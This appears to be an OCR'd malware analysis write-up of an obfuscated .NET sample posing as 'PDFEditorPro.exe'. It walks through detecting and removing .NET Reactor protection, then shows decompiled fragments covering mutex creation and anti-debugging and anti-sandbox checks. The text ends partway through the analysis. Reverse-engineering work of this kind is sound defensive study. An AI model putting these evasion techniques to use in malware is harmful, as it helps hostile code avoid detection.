
DNSpy




File type: PE32
File size: 377.50 KiB
Base address: 00400000
Entry point: 0045faae
☑ Advanced

Sections: 0003
.NET ID: 95fe285f
Size of image: 00064000

Scan: Automatic
Endianness: LE
Mode: 32-bit
Architecture: I386
Type: GUI

```
PE32
    Operation system: Windows(95)[I386, 32-bit, GUI]                S ?
    Linker: Microsoft Linker                                        S ?
    Language: MSIL/C#                                               S ?
    Library: .NET Framework(v4.7.2, CLR v4.0.30319)                 S ?
    Protector: .NET Reactor(6.X)[Control Flow]                      S ?
    (Heur)Protection: Obfuscation[Modified EP + Virtualization + Calls encrypt + Ctrl flow + Fake .cctor name]   S ?
    (Heur)Protection: Anti analysis[Anti-debug]                     S ?
```


302 msec



Scan: Automatic
Endianness: LE
Mode: 32-bit
Architecture: I386
Type: GUI

```
PE32
    Operation system: Windows(95)[I386, 32-bit, GUI]                S ?
    Linker: Microsoft Linker                                        S ?
    Language: MSIL/C#                                               S ?
    Library: .NET Framework(v4.7.2, CLR v4.0.30319)                 S ?
    Protector: .NET Reactor(6.X)[Control Flow]                      S ?
    (Heur)Protection: Obfuscation[Modified EP + Virtualization + Calls encrypt + Ctrl flow + Fake .cctor name]   S ?
    (Heur)Protection: Anti analysis[Anti-debug]                     S ?
```

.Net Reactor attempt to deal with the .NETReactor Protector detected by dnSpy shown in the image above.



□ Select All

■ Decrypt Methods Body
■ Inline Short Methods
■ Decrypt Resources
■ Deobfuscate Tokens
■ Rename obfuscated symbols name
■ Remove Junks (BETA)
□ Keep Old Max Stack Value


■ Deobfuscate Control Flow
■ Fix proxied calls
■ Dump Embedded Assemblies
■ Decrypt Booleans
□ Rename short names
■ Remove Calls To Obfuscator Types

■ Remove Anti Tamper & Anti Debugger
■ Decrypt Strings
■ Dump Costura-Fody Assemblies
■ Remove Strong Name Removal Protection
□ Keep Obfuscator Types
□ Preserve All MD Tokens

C:\Users[redacted]esktop\PDFEditorPro.exe

```
Logs will appear here...
```

Author: SychicBoy Website: www.CodeStrikers.org Repository: GitHub Version: v6.4.0



□ Select All
■ Decrypt Methods Body
■ Inline Short Methods
■ Decrypt Resources
■ Deobfuscate Tokens
■ Rename obfuscated symbols name
■ Remove Junks (BETA)
□ Keep Old Max Stack Value

■ Deobfuscate Control Flow
■ Fix proxied calls
■ Dump Embedded Assemblies
■ Decrypt Booleans
□ Rename short names
■ Remove Calls To Obfuscator Types

■ Remove Anti Tamper & Anti Debugger
■ Decrypt Strings
■ Dump Costura-Fody Assemblies
■ Remove Strong Name Removal Protection
□ Keep Obfuscator Types
□ Preserve All MD Tokens


Completed

The deobfuscation process is complete, For more info checkout logs section.

```
[WARN] Couldn't find any encrypted method.
[INFO] 792 Equations resolved.
[INFO] Anti debugger removed.
[WARN] Couldn't find anti tampe
[WARN] Couldn't find any proxie
[INFO] 538 Strings decrypted.
[WARN] Couldn't find any encryp
[WARN] Couldn't found any obfus
[INFO] 170 Calls to obfuscator types removed.
[INFO] Renaming obfuscated symbols...
[INFO] 3230 Methods inlined.
[WARN] WARNING: CODE VIRTUALIZATION HAS BEEN DETECTED, INCOMPLETE DEOBFUSCATION OF THE ASSEMBLY MAY RESULT.
[INFO] Saved to: PDFEditorPro_Slayed.exe
```


Author: SychicBoy Website: www.CodeStrikers.org Repository: GitHub Version: v6.4.0

Comparison before and after with NETReactorSlayer



```
▷ System (4.0.0.0)
▷ System.Core (4.0.0.0)
▷ System.Xml (4.0.0.0)
▷ System.Xaml (4.0.0.0)
▷ WindowsBase (4.0.0.0)
▷ PresentationCore (4.0.0.0)
▷ PresentationFramework (4.0.0.0)
▷ dnlib (4.4.0.0)
▷ dnSpy (6.5.1.0)
◢ D151F65D151B520059375 (1.0.0.0)
   ◢ 610A79B3E1DDEB1183255890
      ▷ PE
      ▷ Type References
      ▷ References
      ▷ Resources
      ▷ { } -
      ▷ { } EIBHDMJEMMDBHBAAHIDNPAIBEMLOCKMNDGOM
      ▷ { } GKCIANHJLKEDBEDIHKJCEBBNIAELGDHFCBMN
      ◢ { } IEJAEJKFGOACAMHDNODBLDHPKADLKKOHCDHE
         ▷ AADGKHDGIKAKKEMLAAILJKJCBKNIINKIBNEK @02000034
         ▷ ANIDGNKCJAMCDFGDMIBPEGDCFNDGLFIJOKJC @02000011
         ▷ BEFFLLOPHDHODONGFCAGAIPCBDLOKODHLKCI @0200000C
         ▷ CNNLAHOELDKMMBKAILPKKDPEDFAENFILJMFJ @02000035
         ▷ DBEAFLDKHDCHADDDPDFGIGJIIGJIFBDBGNBA @0200000A
         ▷ DJFHHBMCBJFPHLBKBIFKLCCLCAOEGGANIGKJ @02000008
         ▷ FCAGCIIPDBKJKDJDCOGDNKPELKHGDLJLJEKI @02000019
         ▷ HNPJGEOGFEPDFHJKKKNAJKDHPEDAEKNBPLLG @02000004
         ▷ KGGHHIFFMDLPEHBOIJFBBNKNAFEGOFLJGODN @02000023
         ▷ KMFGGNJMFMNFLEFHNDACBMDFJONNFIHCJOGD @0200003B
         ▷ LLDIEHEEFBPEHGGOIOBOAJCDDGJOHJCJMGNG @02000012
         ▷ LOBMDNPEIHNELMNAJEKLLILPNNECEJPNLECG @02000049
         ▷ MAINLPLODLNINLBDDCKLGODDLGJMFFDHKCEN @02000025
         ▷ MIMBOEPMMJPBFJCEOOAFPPNDNAIFLBGKDAJO @02000005
         ▷ NOBLNNELCIHHEAONHHCLHLMHNPAOMKMELCAN @02000044
         ▷ OAKHDJLFCKEDPCGDGNDICOLANAOEFHKLGAGA @02000015
         ▷ OMCBKOPAODCLNPKPNGHBDIHPNKIGFOLBADCE @02000024
         ▷ OMEEPIPPOIPLIHMHOBCHPHFLFPAGGGBFPGAM @0200000B
         ▷ ONLPPAAMPJHBPKHLNKIILOBLLHAPCFGPBPAO @02000021
      ▷ { } LPKHAABOLJNCDPKKHIHOGBKMHDPPNIHJAEJI
      ▷ { } MKPDDKNOMOGHAIMAEKPOFJGKHGDFBPEDBNDN
```


```
// D151F65D151B520059375, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null

// Entry point: IEJAEJKFGOACAMHDNODBLDHPKADLKKOHCDHE.NOBLNNELCIHHEAONHHCLHLMHNPAOMKMELCAN.JMCCOOPHNCFNEHPADILOIKGCFNHNAEBKLCAJ
// Timestamp: <Unknown> (95FE285F)

using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Runtime.Versioning;

[assembly: AssemblyVersion("1.0.0.0")]
[assembly: AssemblyTrademark("")]
[assembly: AssemblyCopyright("Copyright ©  1907")]
[assembly: AssemblyProduct("csrss")]
[assembly: ComVisible(false)]
[assembly: TargetFramework(".NETFramework,Version=v4.7.2", FrameworkDisplayName = ".NET Framework 4.7.2")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: Guid("069e7dba-3b68-45b4-a873-42487370cb2e")]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: CompilationRelaxations(8)]
[assembly: AssemblyTitle("csrss")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyDescription("")]
```




```
System (4.0.0.0)
System.Core (4.0.0.0)
System.Xml (4.0.0.0)
System.Xaml (4.0.0.0)
WindowsBase (4.0.0.0)
PresentationCore (4.0.0.0)
PresentationFramework (4.0.0.0)
dnlib (4.4.0.0)
dnSpy (6.5.1.0)
D151F65D151B520059375 (1.0.0.0)
D151F65D151B520059375 (1.0.0.0)
System.Web.Extensions (4.0.0.0)
Microsoft.CSharp (4.0.0.0)
System.Windows.Forms (4.0.0.0)
System.Management (4.0.0.0)
System.Drawing (4.0.0.0)
System.IO.Compression (4.0.0.0)
System.Security (4.0.0.0)
D151F65D151B520059375 (1.0.0.0)
  610A79B3E1DDEB1183255890
    PE
    Type References
    References
    Resources
    { } -
    { } ns0
      Class0 @02000004
      Class1 @02000005
      Class10 @02000024
      Class11 @02000034
      Class12 @0200003B
      Class13 @02000044
      Class14 @02000049
      Class3 @02000008
      Class4 @0200000A
      Class5 @02000012
      Class7 @02000015
      Class8 @02000021
      Class9 @02000023
      GClass2 @0200000B
      GClass3 @0200000C
      GClass4 @02000011
      GClass5 @02000019
      GClass6 @02000025
      GClass9 @02000035
```

```
// D151F65D151B520059375, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null

// Entry point: ns0.Class13.Main
// Timestamp: <Unknown> (95FE285F)

using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Runtime.Versioning;

[assembly: AssemblyVersion("1.0.0.0")]
[assembly: AssemblyTrademark("")]
[assembly: AssemblyCopyright("Copyright ©  1907")]
[assembly: AssemblyProduct("csrss")]
[assembly: ComVisible(false)]
[assembly: TargetFramework(".NETFramework,Version=v4.7.2", FrameworkDisplayName = ".NET Framework 4.7.2")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: Guid("069e7dba-3b68-45b4-a873-42487370cb2e")]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: CompilationRelaxations(8)]
[assembly: AssemblyTitle("csrss")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyDescription("")]
```

Adding more debug windows.



Mutex Creation prior to execution




```
        // Token: 0x060000EB RID: 235 RVA: 0x000095E4 File Offset: 0x000077E4
        public static bool smethod_3()
        {
            bool flag;
            Class13.mutex_0 = new Mutex(false, GClass4.string_3, out flag);
            return flag;
        }

        // Token: 0x060000EC RID: 236 RVA: 0x00009608 File Offset: 0x00007808
        private static void Main(string[] args)
        {
            if (!Class13.smethod_3())
            {
                Environment.Exit(0);
                return;
            }
            if (Convert.ToBoolean(GClass4.string_2) && Class4.smethod_0())
            {
                Environment.Exit(0);
                return;
            }
            if (Convert.ToBoolean(GClass4.string_1) && Class1.smethod_0())
            {
                Environment.Exit(0);
```

Static Fields


Name	Value	Type
ns0.GClass4.string_3	"FQBnanyetMxSRRO"	string
ns0.Class13.mutex_0	{System.Threading.Mutex}	System.Threading.Mutex
ns0.Class13.dictionary_0	Count = 0x00000000	System.Collections.Generic.Dictio...

smethod_7() Calls the anti-analysis and anti-debugging functions and terminates depending on the returned flags.




```
// Token: 0x0600002B RID: 43 RVA: 0x0000431C File Offset: 0x0000251C
public static bool smethod_7()
{
    return Class3.smethod_1() || Class3.smethod_0() || Class3.smethod_2() || Class3.smethod_5() || Class3.smethod_6();
}
```

Smethod()1 is looking for Sandboxie from its process name SbieCtrl and the Sbiedll.dll



